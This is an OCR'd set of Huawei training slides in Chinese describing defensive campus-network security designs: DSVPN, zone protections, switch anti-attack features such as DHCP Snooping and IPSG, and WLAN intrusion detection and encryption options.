- 当企业总部采用静态的公网地址接入Internet，分支机构采用动态的公网地址接入Internet时，使用传统的IPSec、GRE over IPSec等技术构建VPN网络时，所有分支之间的通信数据只能由总部中转，在成资源浪费，引入额外时延等问题。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 越来越多的企业希望建立Hub-Spoke方式的IPSec VPN网络将企业总部（Hub）与地理位置不同的多个分支（Spoke）相连，从而加强企业的通信安全、降低通信成本。当企业总部采用静态的公网地址接入Internet，分支机构采用动态的公网地址接入Internet时，使用传统的IPSec、GRE over IPSec等技术构建VPN网络将存在一个问题，即分支之间无法直接通信（源分支无法获取目的分支公网地址，也就无法在分支之间直接建立隧道），所有分支之间的通信数据只能由总部中转。
- 通过总部中转流量的办法来解决分支与分支间的通信会带来如下问题：
  - 总部在中转分支间的数据流时会消耗总部Hub的CPU及内存资源，造成资源紧张。
  - 总部要对分支间的数据流封装和解封装，会引入额外的网络时延。
- 另外，当IPSec网络规模不断扩展时，为减少路由配置和维护，需要部署动态路由协议。但IPSec和动态路由协议之间存在一个基础问题，动态路由协议依赖于组播协议报文或广播协议报文进行路由更新，而IPSec不支持广播报文和组播报文的传输。



- 在此背景下，华为提出了DSVPN解决方案。DSVPN是一种在Hub-Spoke组网方式下为公网地址动态变化的分支之间建立VPN隧道的解决方案。它通过将NHRP（Next Hop Resolution Protocol，下一跳解析协议）和mGRE（multipoint Generic Routing Encapsulation，多点通用路由封装协议）技术与IPSec相结合解决了上述问题：
  - DSVPN通过NHRP协议动态收集、维护和发布各节点的公网地址等信息，解决了源分支无法获取目的分支公网地址的问题，从而可在分支与分支之间建立动态VPN隧道，实现分支与分支间的直接通信，进而减轻总部的负担、避免网络延时。
  - DSVPN借助mGRE技术，使VPN隧道能够传输组播协议报文和广播协议报文，并且一个Tunnel接口可与多个对端建立VPN隧道，减少了配置VPN隧道的工作量；在新增分支或分支公网地址发生变化时，也能自动维护总部与分支之间的隧道关系，而不用调整总部的隧道配置，使得网络维护变得更智能化。
- 受益：
  - 降低VPN网络构建成本：DSVPN可以实现分支和总部以及分支之间的动态全连接，分支不需要单独购买静态的公网地址，节省企业开支。
  - 简化总部Hub和分支Spoke配置：总部Hub和分支Spoke上配置的Tunnel接口从多个点对点GRE隧道接口变更为一个mGRE隧道接口。当为DSVPN网络添加新的分支Spoke时，企业网络管理员不需要更改总部Hub或任何当前分支Spoke上的配置，只需在新的分支Spoke进行配置，之后新的分支Spoke自动向总部Hub进行动态注册。
  - 降低分支间数据传输时延：由于分支间可以动态构建隧道，业务数据可以直接转发，不用再经过总部，减少了数据转发的延迟，提升了转发性能和效率。

目录

1. 园区网络安全总体方案
2. 出口网络安全解决方案
3. **内网网络安全解决方案**
4. 终端接入安全解决方案
5. 安全管理运营解决方案

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

核心交换区安全方案

主要安全威胁和风险：

- 从网络出口带来的安全威胁，包括恶意文件等。
- 来自内部分区之间的安全威胁和风险。
- 非法嗅探和APT攻击等。


解决方案：

- 部署防火墙和IPS，保护分区之间的数据交换安全。
- 部署流量/ECA探针和FireHunter沙箱，用于防范APT攻击和未知威胁。
- 在管理运维区设置安全运营中心，部署安全态势感知系统、安全控制器、上网行为管控与审计系统、统一运维审计系统、日志审计系统等对上述设备或系统进行管理、控制；部署漏洞扫描器。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 针对非法嗅探等网络威胁，可以在网络核心交换区部署诱捕探针，并在管理运维区中的安全运营中心部署蜜罐。



- 解决方案：
  - 在网络接入设备上（例如交换机、无线控制器等）部署网络接入认证，在管理运维区部署网络接入认证系统，例如iMaster NCE-Campus。部署完成后，仅通过接入认证（例如802.1X认证、MAC地址认证或Portal认证等）的合法终端才能够访问网络。
  - 在网络中部署探针，或者在交换机上开启探针功能（交换机需支持探针功能），配合核心交换区部署的沙箱来防范非法流量，并防范APT攻击和未知威胁。
  - 建议终端部署杀毒软件等，保护终端安全。
  - 在管理运维区设置安全运营中心，部署安全态势感知系统、安全控制器、上网行为管控与审计系统、统一运维审计系统、日志审计系统等对上述设备或系统进行管理、控制；部署漏洞扫描器。

DMZ安全方案

主要安全威胁和风险：

- 边界安全。
- 流量安全。
- 服务器安全。
- 业务安全。

解决方案：

- 部署防火墙和IPS，保护边界安全。
- 部署探针和沙箱，防范APT攻击和未知威胁。
- 部署WAF，对Web服务器进行安全防护。
- 在服务器上部署杀毒软件等，保证服务器安全。
- 在管理运维区设置安全运营中心，部署相关设备或服务。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 解决方案：
  - 部署防火墙和IPS，保护边界安全。
  - 部署探针和沙箱，防范APT攻击和未知威胁。
  - 部署WAF，对Web服务器进行安全防护。
  - 建议在服务器上部署杀毒软件等，保证服务器安全。
  - 当DMZ内存在数据库时，建议部署数据库防火墙，对数据库进行安全防护。
  - 在管理运维区设置安全运营中心。

服务器区网络安全方案

主要安全威胁和风险：

- 边界安全。
- 流量安全。
- 服务器安全。

解决方案：


- 部署防火墙和IPS，保护边界安全。
- 部署探针和沙箱，防范APT攻击和未知威胁。
- 部署WAF，对Web服务器进行安全防护。
- 在服务器上部署杀毒软件等，保证服务器安全。
- 在管理运维区设置安全运营中心，部署相关设备或服务。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 解决方案：
  - 部署防火墙和IPS，保护边界安全。
  - 部署探针和沙箱，防范APT攻击和未知威胁。
  - 部署WAF，对Web服务器进行安全防护。
  - 建议在服务器上部署杀毒软件等，保证服务器安全。
  - 当服务器区内存在数据库时，建议部署数据库防火墙，对数据库进行安全防护。
  - 在管理运维区设置安全运营中心。

分支网络安全方案




主要安全威胁和风险：

- 远程接入安全。
- 终端安全。
- 流量安全。
- 数据防泄漏。

解决方案：

- 部署防火墙，保护出口边界安全；分支网络防火墙与总部防火墙部署IPSec VPN，用于分支网络安全接入。
- 部署探针和沙箱，防范APT攻击和未知威胁。
- 终端部署杀毒软件等，保护终端安全。
- 可部署ASG，对上网行为进行管控和审计。
- 在管理运维区设置安全运营中心，部署相关设备或服务。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI




- 核心交换机处于网络的关键位置，其设备自身的安全至关重要。当核心交换机作为集中认证点时，需要考虑CPU性能要能满足大量用户接入时的协议报文处理压力。当核心交换机作为用户网关时，需考虑其ARP安全。
- 为了保护CPU，保证CPU对正常业务的处理和响应，交换机提供了本机防攻击功能。本机防攻击针对的是上送CPU的报文，主要用于保护设备自身安全，保证已有业务在发生攻击时的正常运转，避免设备遭受攻击时各业务的相互影响。
- 本机防攻击包括CPU防攻击、攻击溯源、端口防攻击和用户级限速四部分功能，交换机设备在缺省情况已使能。
    - CPU防攻击：CPU防攻击可以针对上送CPU的报文进行限制和约束，使单位时间内上送CPU报文的数量限制在一定范围之内，从而保护CPU的安全，保证CPU对业务的正常处理。CPU防攻击的核心部分是CPCAR功能。CPCAR通过对上送控制平面的不同业务的协议报文分别进行限速，来保护控制平面的安全。
    - 攻击溯源：攻击溯源可以针对DoS攻击进行防御。设备通过对上送CPU的报文进行分析统计，然后对统计的报文设置一定的阈值，将超过阈值的报文判定为攻击报文，再根据攻击报文信息找出攻击源用户或者攻击源接口，最后通过日志、告警等方式提醒管理员，以便管理员采用一定的措施来保护设备，或者直接丢弃攻击报文以对攻击源进行惩罚。
    - 端口防攻击：端口防攻击是针对DoS攻击的另一种防御方式。它基于端口维度进行防御，可以避免攻击端口的协议报文挤占带宽，导致其他报文丢弃。设备默认开启常见用户协议如ARP、ICMP、DHCP、IGMP的端口防攻击功能，在用

户攻击发生时可以自动将攻击影响隔离到端口范围内，减少对其它端口的影响。

    - 用户级限速：用户级限速指的是基于用户MAC地址识别用户，然后对用户的特定协议报文（ARP/ND/DHCP Request/DHCPV6 Request/IGMP/8021x/HTTPS-SYN）进行限速，使得单个用户在受到DoS攻击的情况下，只影响本用户，不对其他用户带来影响。用户级限速的核心部分是HOST-CAR功能。缺省情况下，已经使能用户级限速功能。

- 当设备作为接入网关时，设备会收到大量请求本机接口MAC地址的ARP请求报文。如果全部将ARP请求报文上送主控板CPU处理，将会导致CPU使用率过高，影响CPU对正常业务的处理。
- 为了避免上述危害，可以使能ARP优化应答功能。使能该功能后，对于目的IP地址是本设备接口IP地址的ARP请求报文，接口板直接回复ARP应答，从而可以提高设备防御ARP泛洪攻击的能力。该功能适用于框式交换机设备上安装了多块接口板或盒式交换机堆叠场景。




- 接入层作为园区网的边界，为用户提供各种接入方式，是PC终端、网络摄像机、打印机、IP电话、无线终端等设备接入网络的第一层，因此，满足各终端的接入要求是接入层的首要任务。同时，接入层也需要对网络提供保护，防止未经授权的用户和应用进入网络，因此，接入层需要在安全性和可用性方面提供适当的平衡。在接入交换机上部署的安全功能建议如下。
  - 建议开启广播风暴控制：当设备二层以太接口收到广播、组播或未知单播报文时，如果根据报文的目的MAC地址设备不能明确报文的出接口，设备会向同一VLAN内的其他二层以太接口转发这些报文，这样可能导致广播风暴，降低设备转发性能。在接入层下行接口，部署广播、组播、未知单播报文的抑制，可有效减少广播风暴。
  - 建议开启DHCP Snooping：接入交换机上行直接或间接连接DHCP服务器的接口配置成trust。配置DHCP Snooping功能，可有效防止DHCP Server仿冒者攻击、DHCP Server的拒绝服务攻击、仿冒DHCP报文攻击等。为了使DHCP客户端能通过合法的DHCP服务器获取IP地址，DHCP Snooping安全机制允许将接口设置为信任接口和非信任接口，信任接口正常转发接收到的DHCP报文，非信任接口接收到DHCP服务器响应的DHCP ACK和DHCP OFFER报文后，将丢弃该报文。直接或间接连接管理员信任的DHCP服务器的接口需要设置为信任接口，其他接口设置为非信任接口，从而保证DHCP客户端只能从合法的DHCP服务器获取IP地址，私自架设的DHCP Server仿冒者无法为DHCP客户端分配IP地址。
  - 建议开启IPSG和DAI：在网络中经常出现利用仿冒合法用户的源IP、MAC等信息的报文访问或攻击网络的情况，导致合法用户无法获得稳定、安全的网络服

务。配置IP源防攻击功能，可以防范上述情况的发生。IP源防攻击（IPSG）可以防止恶意主机伪造合法主机的IP地址来仿冒合法主机，还能确保非授权主机不能通过自己指定IP地址的方式来访问网络或攻击网络。为了防御中间人攻击，避免合法用户的数据被中间人窃取，可以使能动态ARP检测功能。设备会将ARP报文对应的源IP、源MAC、接口、VLAN信息和绑定表中的信息进行比较，如果信息匹配，说明发送该ARP报文的用户是合法用户，允许此用户的ARP报文通过，否则就认为是攻击，丢弃该ARP报文。

- 建议开启端口隔离：建议在接入交换机连接终端的接口上配置端口隔离，加强用户通信安全，同时避免无效的广播报文影响用户业务。

以太网交换网络安全方案：有线接入层（2）

- 为了保证网络通信业务的安全性，可引入DHCP Snooping技术，在DHCP Client和DHCP Server之间建立一道防火墙，以抵御网络中针对DHCP的各种攻击。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 为了抑制大量DHCP用户恶意申请IP地址，在使能设备的DHCP Snooping功能后，可配置设备或接口允许接入的最大DHCP用户数，当接入的用户数达到该值时，则不再允许任何用户通过此设备或接口成功申请到IP地址。
- 而对通过改变DHCP Request报文中的CHADDR字段方式的攻击，可使能设备检测DHCP Request报文帧头MAC与DHCP数据区中CHADDR字段是否一致功能，此后设备将检查上送的DHCP Request报文中的帧头MAC地址是否与CHADDR值相等，相等则转发，否则丢弃。

以太网交换网络安全方案：有线接入层（3）

- IP源防攻击IPSG（IP Source Guard）是一种基于二层接口的源IP地址过滤技术，它能够防止恶意主机伪造合法主机的IP地址来仿冒合法主机，还能确保非授权主机不能通过自己指定IP地址的方式来访问网络或攻击网络。



1. PC2仿冒PC1的地址向Server发送报文。
2. Switch激活IPSG功能，收到PC2发送的报文后在绑定表中进行检查。
3. 报文与绑定表项不匹配，被丢弃。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 随着网络规模越来越大，通过伪造源IP地址实施的网络攻击（简称IP地址欺骗攻击）也逐渐增多。一些攻击者通过伪造合法用户的IP地址获取网络访问权限，非法访问网络，甚至造成合法用户无法访问网络，或者信息泄露。IPSG针对IP地址欺骗攻击提供了一种防御机制，可以有效阻止此类网络攻击行为。
- 一个典型的利用IPSG防攻击的示例如图所示，非法主机伪造合法主机的IP地址获取上网权限。此时，通过在Switch的接入用户侧的接口或VLAN上部署IPSG功能，Switch可以对进入接口的IP报文进行检查，丢弃非法主机的报文，从而阻止此类攻击。

以太网交换网络安全方案：有线接入层（4）

- 采用端口隔离功能，可以实现同一VLAN内端口之间的隔离。只需要将端口加入到隔离组中，就可以实现隔离组内端口之间二层数据的隔离。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

以太网交换网络安全方案：无线接入层（1）

主要安全威胁和风险：

- WLAN开放的信道使攻击者很容易对无线信道中传输的业务数据进行窃听和篡改，如非法无线用户、仿冒AP的欺骗、恶意终端的拒绝服务型攻击等。

解决方案：

- 空口安全：频谱分析、WIDS或WIPS、防暴力破解
- 终端接入安全
- 业务安全

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- WLAN技术是以无线射频信号作为业务数据的传输介质，这种开放的信道使攻击者很容易对无线信道中传输的业务数据进行窃听和篡改，如非法无线用户、仿冒AP的欺骗、恶意终端的拒绝服务型攻击等。WLAN安全设计主要包括以下方面：
  - 空口安全：如非法AP、非法终端、非法Ad-hoc网络与拒绝服务型攻击等识别与防护。
  - 终端接入安全：确保用户接入无线网络的合法性和安全性。
  - 业务安全：保证用户的业务数据在传输过程中的安全性，避免合法用户的业务数据在传输过程中被非法捕获。

以太网交换网络安全方案：无线接入层（2）


- 空口安全：频谱分析
  - 频谱分析通过WLAN设备检测无线网络环境中不同类型的干扰源。通过频谱分析服务器对采集到的无线信号进行特征分析，识别出非Wi-Fi干扰设备，进而对干扰设备进行定位，消除干扰设备对WLAN网络的影响。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 目前802.11无线技术已经广泛地在家庭、SOHO、企业等得到应用，用户能通过这些无线局域网方便地访问网络。
- 但是802.11无线技术使用的是公共频谱资源，许多无线设备，如蓝牙、无绳电话都使用这些频段，从而使得无线网络环境中各种无线信号冲突、干扰非常严重，导致用户的使用体验很差。
- 频谱分析功能能够通过WLAN设备检测无线网络环境中的不同类型的干扰源，通过频谱分析服务器对采集到的无线信号进行特征分析，识别出非Wi-Fi（Non-WiFi）干扰设备，进而对干扰设备进行定位，消除干扰对WLAN网络的影响。
- 频谱分析整体方案架构包括频谱采样引擎、频谱分析器、干扰可视化三个部分。
  - 频谱采样引擎：AP作为采样引擎，负责采集无线网络的频谱信息，并转发给频谱分析器。为了获得足够多的采样数据，AP扫描间隔时间建议配置为不超过10秒，扫描持续时间建议配置为100毫秒；
  - 频谱分析器：AP同样作为频谱分析器，分析采集到的频谱数据，识别出干扰源类型，输出干扰设备报告并发送给干扰可视化模块。
  - 干扰可视化：iMaster NCE-CampusInsight作为干扰可视化部件呈现干扰源信息，如实时频谱图等。

以太网交换网络安全方案：无线接入层（3）

- 空口安全：WIDS或WIPS。



WIDS

WIDS（Wireless Intrusion Detection System，无线入侵检测系统）可以检测出非法AP、非法网桥、非法STA、Adhoc以及干扰AP、干扰网桥、干扰STA。

WIPS


WIPS（Wireless Intrusion Prevention System，无线干扰防御系统）可以断开合法用户与仿冒AP的WLAN连接，也可以断开非法设备和干扰设备的接入，实现对非法设备和干扰设备的反制。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- WIDS/WIPS还支持攻击检测功能，可以检测泛洪攻击，弱IV向量攻击、欺骗攻击、暴力破解WPA/WPA2/WAPI的预共享密钥和WEP的共享密钥，及时发现网络的不安全因素，通过日志，统计信息以及告警方式及时通知网络管理员。对于检测到的进行泛洪攻击和暴力破解密钥攻击的设备，设备可以将其加入黑名单，在动态黑名单老化时间内，拒绝接收其发送的报文。

以太网交换网络安全方案：无线接入层（4）

- 空口安全：防暴力破解：
  - 密码暴力破解是一种针对密码采用穷举法进行破译的攻击方法。
  - 防暴力破解指的是用户认证时，AP检测一定时间内密钥协商失败次数是否超过阈值，如果超过，则认为该用户在暴力破解密码，AP上报告警信息给WAC。若同时使能动态黑名单功能则AP将该用户加入到黑名单列表，丢弃该用户的所有报文，直至动态黑名单老化。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 攻击行为：
  - 暴力破解法，又称为穷举法，是一种针对于密码的破译方法，即将密码进行逐个推算直到找出真正的密码为止。例如一个已知是四位并且全部由数字组成的密码，其可能共有10000种组合，因此最多尝试10000次就能找到正确的密码。理论上利用这种方法可以破解任何一种密码，问题只在于如何缩短破解时间。当WLAN网络采用的安全策略为WPA/WPA2-PSK，WAPI-PSK，WEP-Share-Key时，攻击者即可利用暴力破解法来破解出密码。
- 安全策略：
  - 为了提高密码的安全性，可以通过防暴力破解密钥功能，延长用户破解密码的时间。AP通过检测WPA/WPA2-PSK，WAPI-PSK，WEP-Share-Key认证时在一定的时间内的密钥协商失败次数是否超过配置的阈值，来确定是否存在攻击。如果超过，则认为该用户在通过暴力破解法破解密码，AP上报告警信息给WAC，如果同时使能了动态黑名单功能，则AP将该用户加入到动态黑名单列表中，丢弃该用户的所有报文，直至动态黑名单老化。

以太网交换网络安全方案：无线接入层（5）


- 终端接入安全：
  - 802.11标准定义提供了WEP、WPA、WPA2和WAPI四种安全策略机制。每种安全策略体现了一整套安全机制，包括无线链路建立时的链路认证方式，无线用户上线时的用户接入认证方式和无线用户传输数据业务时的数据加密方式。

安全机制	特点
WEP	WEP共享密钥认证需要预先配置相同的静态密钥，无论从加密机制还是从加密算法本身，都很容易受到安全威胁，一般不推荐使用。
WPA/WPA2	WPA和WPA2在安全性上几乎没有差别，WPA/WPA2分为企业版和个人版： • WPA/WPA2企业版需要使用认证服务器，推荐在大中型园区网络中企业员工接入使用； • WPA/WPA2个人版提供了简化的模式，不需要认证服务器，推荐在大中园区中访客接入使用，采用WPA/WPA2-PPSK（Private PSK）增强个人版的网络安全性的同时兼顾便捷性。
WAPI	WAPI是中国提出的无线安全标准，WAPI能够提供比WEP和WPA更强的安全性。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

以太网交换网络安全方案：无线接入层（6）

- 业务安全：
  - AP与AC建立CAPWAP隧道时，更好的保证管理报文的完整性和私密性，可以配置CAPWAP控制隧道DTLS加密功能。
  - 数据转发方式为隧道转发时，AP和AC之间的业务数据报文通过CAPWAP数据隧道传输。为了进一步提升业务数据安全性，可以开启CAPWAP数据隧道DTLS加密功能，对CAPWAP数据隧道中的报文进行加密传输。



